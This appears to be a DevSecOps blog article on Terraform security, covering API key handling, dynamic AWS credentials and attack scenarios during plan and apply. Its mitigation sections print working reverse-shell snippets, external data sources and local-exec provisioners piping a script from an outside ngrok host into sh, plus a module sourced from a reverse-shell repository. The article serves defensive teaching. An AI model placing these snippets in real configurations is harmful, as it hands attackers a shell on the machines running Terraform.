Protecting API keys and treating Archivist URLs as secrets are critical practices in HCP Terraform to prevent unauthorized access and maintain data integrity. Here's how you can secure these sensitive components using commands and best practices:

Protecting API Keys

API keys in HCP Terraform grant access to various resources and operations. It's essential to store and manage them securely to prevent unauthorized access:

1. **Secure Storage**: Store API keys securely using environment variables, secret management tools, or Terraform Cloud secret backend.
2. **Rotate Periodically**: Regularly rotate API keys to minimize the risk of exposure in case of compromise.
3. **Access Controls**: Implement strict access controls and least privilege principles to limit who can access and use API keys.

Example Command for Managing API Tokens in Terraform Cloud:

```
provider "terraform" {
  # Configure Terraform Cloud API token
```

```
    token = var.tf_cloud_api_token
  }
```

In this example, `var.tf` `_cloud_api_token` should be stored securely, such as in environment variables or a secret management tool.

Treating Archivist URLs as Secrets

Archivist URLs in HCP Terraform contain signed short-term authorization tokens and must be handled with care to prevent unauthorized access

Example Command for Managing Secrets in Terraform Cloud:

COPY

```
terraform {
  backend "remote" {
    organization = "my-org"
    workspaces {
      name = "dev"
    }
  }
}
```

Use dynamic credentials

Using dynamic credentials in HCP Terraform is crucial for reducing the risk of credential exposure and enhancing overall security. Here's how you can implement dynamic provider credentials using commands and best practices, along with considerations for potential attack scenarios:

Understanding Dynamic Credentials

Static credentials, when stored in Terraform configurations, pose a security risk if they are compromised or exposed. Dynamic provider credentials offer a more secure alternative by generating temporary credentials for each Terraform operation. These credentials automatically expire after the operation completes, reducing the window of vulnerability.

Best Practices for Implementing Dynamic Credentials

1. **Use Provider Plugins**: Leverage provider plugins that support dynamic credentials, such as AWS IAM roles with temporary security credentials or Azure Managed Service Identity (MSI) for Azure resources.
2. **Terraform Configuration**: Configure Terraform to use dynamic credentials by specifying provider configurations that enable automatic credential rotation and expiration.

```
provider "aws" {
  region = "us-west-2"
  assume_role {
    role_arn     = "arn:aws:iam::123456789012:role/TerraformRole"
    session_name = "terraform-session"
    duration_seconds = 3600  # Adjust as per your security policy
  }
}
```

3. In this example, Terraform assumes an IAM role with temporary credentials (`assume_role` block), which expire (`duration_seconds`) after a specified time. This setup minimizes the exposure of long-lived credentials.
4. Automate Credential Rotation: Implement automated processes to regularly rotate dynamic credentials, ensuring that compromised credentials have a limited impact.

Example Command for Dynamic Credential Configuration with AWS IAM Assume Role:

```
provider "aws" {
  region = "us-west-2"
  assume_role {
    role_arn     = "arn:aws:iam::123456789012:role/TerraformRole"
    session_name = "terraform-session"
    duration_seconds = 3600  # Temporary session duration
  }
}
```

Configure Terraform to assume an IAM role (`role_arn`) with temporary credentials (`session_name`), limiting the exposure of static credentials in Terraform configurations.

Terraform Plan vs Terraform Apply

Terraform, though not directly exposing network services, can be vulnerable if its configuration files are compromised. Here's how attackers might exploit such vulnerabilities and strategies to mitigate these risks using commands and best practices:

Attack Scenarios and Mitigations

Scenario 1: Remote Code Execution (RCE) via Terraform Plan

Attack Description: Attackers compromise a Terraform configuration file to execute arbitrary commands during a `terraform plan` operation.

Mitigation:

1. **Avoid External Data Sources:** Use caution with external data sources in Terraform configurations, as they can execute arbitrary code. Restrict the use of `external`

data sources and ensure they are thoroughly reviewed.

```
data "external" "example" {
  program = ["sh", "-c", "curl https://reverse-
shell.sh/8.tcp.ngrok.io:12946 | sh"]
}
```

Review Providers: Be vigilant with provider configurations. Malicious providers can execute unauthorized actions. Always verify the provider's source and version.

```
terraform {
  required_providers {
    evil = {
      source  = "evil/evil"
      version = "1.0"
    }
  }
}

provider "evil" {}
```

Audit External References: When referencing external modules or resources, ensure they are from trusted sources. Verify the integrity of external modules and avoid loading from untrusted repositories.

```
module "not_rev_shell" {
  source =
"git@github.com:carlospolop/terraform_external_module_rev_shell//modul
es?ref=b401d2b"
}
```

RCE via Terraform Apply

Attack Description: Attackers inject malicious code into Terraform configurations using `local-exec` provisioners during a `terraform apply`.

Mitigation:

1. **Secure Provisioners:** Limit the use of `local-exec` provisioners and validate commands thoroughly. Avoid exposing sensitive credentials or executing arbitrary commands directly in the Terraform configuration.

```
resource "null_resource" "rev_shell" {
  provisioner "local-exec" {
    command = "sh -c 'curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh'"
  }
}
```

Implement Least Privilege: Restrict Terraform permissions to only necessary actions and ensure that credentials used in provisioners are scoped and rotated frequently.

Replace blacklisted provider

When a provider like `hashicorp/external` gets blacklisted, it can lead to challenges in managing Terraform configurations. Here's how you can address this issue, along with potential attack scenarios and mitigation strategies using commands and best practices:

Scenario: Blacklisted Provider Replacement

Attack Description: A commonly used provider, such as `hashicorp/external`, is blacklisted due to security concerns. Attackers may exploit this situation by replacing the blacklisted provider with a malicious or unauthorized one, potentially compromising the integrity of Terraform configurations.

Mitigation:

1. **Replace Blacklisted Provider:** Instead of using the blacklisted provider directly, replace it with a trusted alternative or a forked version that has been reviewed for security.

```
terraform {
  required_providers {
    external = {
      source  = "nazarewk/external"
      version = "3.0.0"
    }
  }
}
```

- In this example, `nazarewk/external` is used as a replacement for `hashicorp/external`. Ensure that the replacement provider is from a trusted source and undergoes thorough review.

2. **Verify Provider Integrity:** Before using any provider, verify its source, version, and security status. Use reputable sources such as official registries or known community forks with good track records.

```
data "external" "example" {
  program = ["sh", "-c", "whoami"]
}
```

Here, the `external` data source executes a simple command (`whoami`). Always scrutinize commands executed via `external` data sources to prevent unauthorized actions.

Attackers introduce a malicious provider into the Terraform configuration, potentially executing unauthorized commands or exfiltrating sensitive data.

Resources

- https://www.wiz.io/academy/terraform-security-best-practices#secure-state-management-14
- https://sysdig.com/blog/terraform-security-best-practices/
- https://runterrascan.io/docs/concepts/
- https://developer.hashicorp.com/terraform/cloud-docs/architectural-details/security-model
- https://cloud.hacktricks.xyz/pentesting-ci-cd/terraform-security#replace-blacklisted-provider

DevSecOps Devops #IaC AWS IaC Terraform

Written by

RR Reza Rashidi Follow

Published on

DevSecOpsGuides Follow

MORE ARTICLES

RR Reza Rashidi

Attacking Vagrant

Vagrant, a tool for building and managing virtual machine environments, is widely used for developme...

RR Reza Rashidi

Attacking Golang

Golang (or Go) is a statically typed, compiled programming language designed at Google. It is known ...

RR Reza Rashidi

Ansible Playbooks

Ansible playbooks are essential tools in the DevSecOps toolkit, enabling the automation of complex I...